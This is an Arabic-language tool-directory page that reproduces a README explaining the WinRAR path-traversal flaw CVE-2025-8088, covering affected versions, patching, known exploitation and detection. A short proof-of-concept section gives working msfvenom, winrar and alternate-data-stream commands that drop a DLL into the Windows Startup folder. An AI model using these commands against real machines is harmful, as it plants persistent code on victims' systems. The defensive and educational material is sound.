
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-8088-WinRAR-Zero-Day-Path-Traversal — شرح جذاب حول اكتشاف وتصحيح وتأمين ثغرة WinRAR CVE-2025-8088 بلمسة عملية للهاكرز. | Kitploit

أدوات/GitHubGitHub/adityabhatt3010/cve-2025-8088-winrar-zero-day-path-traversal
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبالتحقيق الجنائي الرقميتحليل البرمجيات الخبيثةاختبار الاختراقاستخبارات التهديداتالتعلم والتعليمالاستجابة للحوادث
GitHubadityabhatt3010/cve-2025-8088-winrar-zero-day-path-traversal

CVE-2025-8088-WinRAR-Zero-Day-Path-Traversal

شرح جذاب حول اكتشاف وتصحيح وتأمين ثغرة WinRAR CVE-2025-8088 بلمسة عملية للهاكرز.

عرض المستودع
1263منذ سنة واحدةلم تتم المراجعة بعد
مشاركة

CVE-2025-8088: ثغرة تجاوز المسار ليوم الصفر في WinRAR — من الصفر إلى الاختراق 🗿


مقدمة – تم القبض على "الصديق القديم" وهو يتراخى

WinRAR — الكلاسيكي المغبر الذي يمتلكه الجميع ولكن لا أحد يحدّثه — تمت معاقبته للتو بثغرة يوم صفر عالية الخطورة: CVE-2025-8088.

  • الخطورة: CVSS v3.1 ← 8.8 (عالية)
  • تم استغلالها في البرية من قبل جهات تهديد مثل RomCom (Storm-0978) و Paper Werewolf.
  • تم التصحيح في: WinRAR 7.13 (تم الإصدار في 30 يوليو 2025).
  • إذا كنت على الإصدار 7.12 أو أقل — فأنت هدف سهل.

حتى CISA قامت بدفعها إلى كتالوج الثغرات المستغلة المعروفة الخاص بها، مع موعد نهائي للتصحيح في 2 سبتمبر 2025. هذا ليس مجرد نظري — بل نار حية.
Cover


ما هي الثغرة؟ 🧩

  • النوع: تجاوز المسار (اجتياز الدليل)
  • الالتواء: تستخدم تيارات البيانات البديلة (ADS) لإخفاء الحمولات
  • التأثير: يمكن لملفات RAR الخبيثة استخراج محتويات خارج المجلد المقصود — فكر: ..\Startup\evil.dll
  • النتيجة: وضع ملفات عشوائية ← استمرارية ← باب خلفي ← مدينة RAT.

المتأثر: WinRAR لنظام Windows (≤7.12)، UnRAR.dll، Portable UnRAR الآمن: إصدارات Linux، Unix، Android.


أولاً وقبل كل شيء — هل أنت عرضة للخطر؟ 🕵️‍♂️

قبل أن تصاب بالذعر أو تلعب دور الهاكر، تحقق من إصدارك.

كيفية التحقق:

  • الواجهة الرسومية: افتح WinRAR ← تعليمات ← حول WinRAR
  • CMD/Powershell:
winget list WinRAR

(أو قم بتشغيل winrar.exe من دليل تثبيته)

  • فحص DLL: انقر بزر الماوس الأيمن على UnRAR.dll ← خصائص ← تفاصيل.

عندما بدأت كتابة هذا، كنت على الإصدار 7.10 — نعم، جاهز للاصطياد 🗿🐔🍗.

WinRAR_Version


كيفية التصحيح (قبل أن يقوم شخص ما بتصحيحك أنت) 🛡️

  1. قم بتنزيل أحدث إصدار من: rarlab.com/download.htm
  2. اختر 64 بت أو 32 بت حسب نظامك.
  3. قم بتشغيل المثبّت ← سيحل محل الإصدار القديم.
  4. تحقق: تعليمات ← حول WinRAR ← يجب أن يظهر 7.13 أو أحدث.
  5. استبدل UnRAR.dll في الأدوات التابعة، إن وجدت.

WinRAR لا يقوم بالتحديث التلقائي — اضبط تذكيرًا في التقويم، لا تصبح هدفًا ثابتًا.

WinRAR_Version_Updated

ملاحظة: تجاهل مرونة خلفية سطح المكتب هنا — كان عليّ أن أتباهى قليلاً! 😏


الاستغلال في البرية ⚔️

  • RomCom (Storm-0978): رسائل تصيد موجهة باستخدام نماذج طلبات عمل، أهداف مرتبطة بأوكرانيا.
  • Paper Werewolf: قفز على الفور بعد ذلك، مستهدفًا مؤسسات روسية.
  • الحمولات المسلمة: SnipBot، RustyClaw، متغيرات Mythic Agent.
  • تم إسقاط ملفات DLL/LNK ضارة في مجلدات %TEMP% و Startup.
  • أدرجتها CISA في 12 أغسطس 2025 ← موعد نهائي: 2 سبتمبر 2025.

إثبات المفهوم (PoC) – معمل خاضع للرقابة فقط! 🧨

⚠ تنويه: هذا لأغراض اختبار أمني تعليمي ومرخص فقط. لا تتحول إلى عفريت كامل 🗿.

الخطوة 1: إنشاء DLL خبيث

msfvenom -p windows/x64/exec CMD=calc.exe -f dll > evil.dll

الخطوة 2: صياغة RAR مع اجتياز

winrar a -ep -ap"\\..\\..\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\" payload.rar evil.dll

الخطوة 3: (اختياري) تمويه باستخدام ADS

type evil.dll > legit.txt:evil.dll

الخطوة 4: استخراج باستخدام WinRAR الثغِر

بوم — evil.dll ينتهي في Startup. عند إعادة التشغيل التالية؟ مرحبًا calc.exe.

Workflow


التخفيف والصيد 🐺

  • التصحيح ← WinRAR 7.13+

  • ابحث عن ملفات .dll أو .lnk مشبوهة في:

    • %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup
    • %TEMP%
  • راقب ADS:

    streams.exe -s C:\
    
  • قاعدة IDS/IPS: قم بتمييز RAR الذي يحتوي على تسلسلات ..\.

  • إضافات Nessus/Qualys متاحة بالفعل.


الجدول الزمني الرئيسي

  • 18 يوليو 2025 – اكتشاف ESET للاستغلال النشط
  • 30 يوليو 2025 – إصدار التصحيح (7.13)
  • 12 أغسطس 2025 – الإضافة إلى كتالوج KEV الخاص بـ CISA
  • 2 سبتمبر 2025 – الموعد النهائي الإلزامي للتصحيح للوكالات الفيدرالية

كلمات ختامية – صحح أو اهلك 🗿

لم تكن هذه ثغرة "ربما يومًا ما" — بل كانت مسلحة قبل الإفصاح عنها. إذا كنت لا تزال على الإصدار 7.10 (مثلي عندما كنت أكتب هذا)، قم بالتصحيح الآن. إذا كنت في الجانب الأحمر، اعتبر هذه دراسة حالة لكيفية تحول الأدوات القديمة إلى نواقل هجوم جديدة.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    354
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    339
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    315

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →




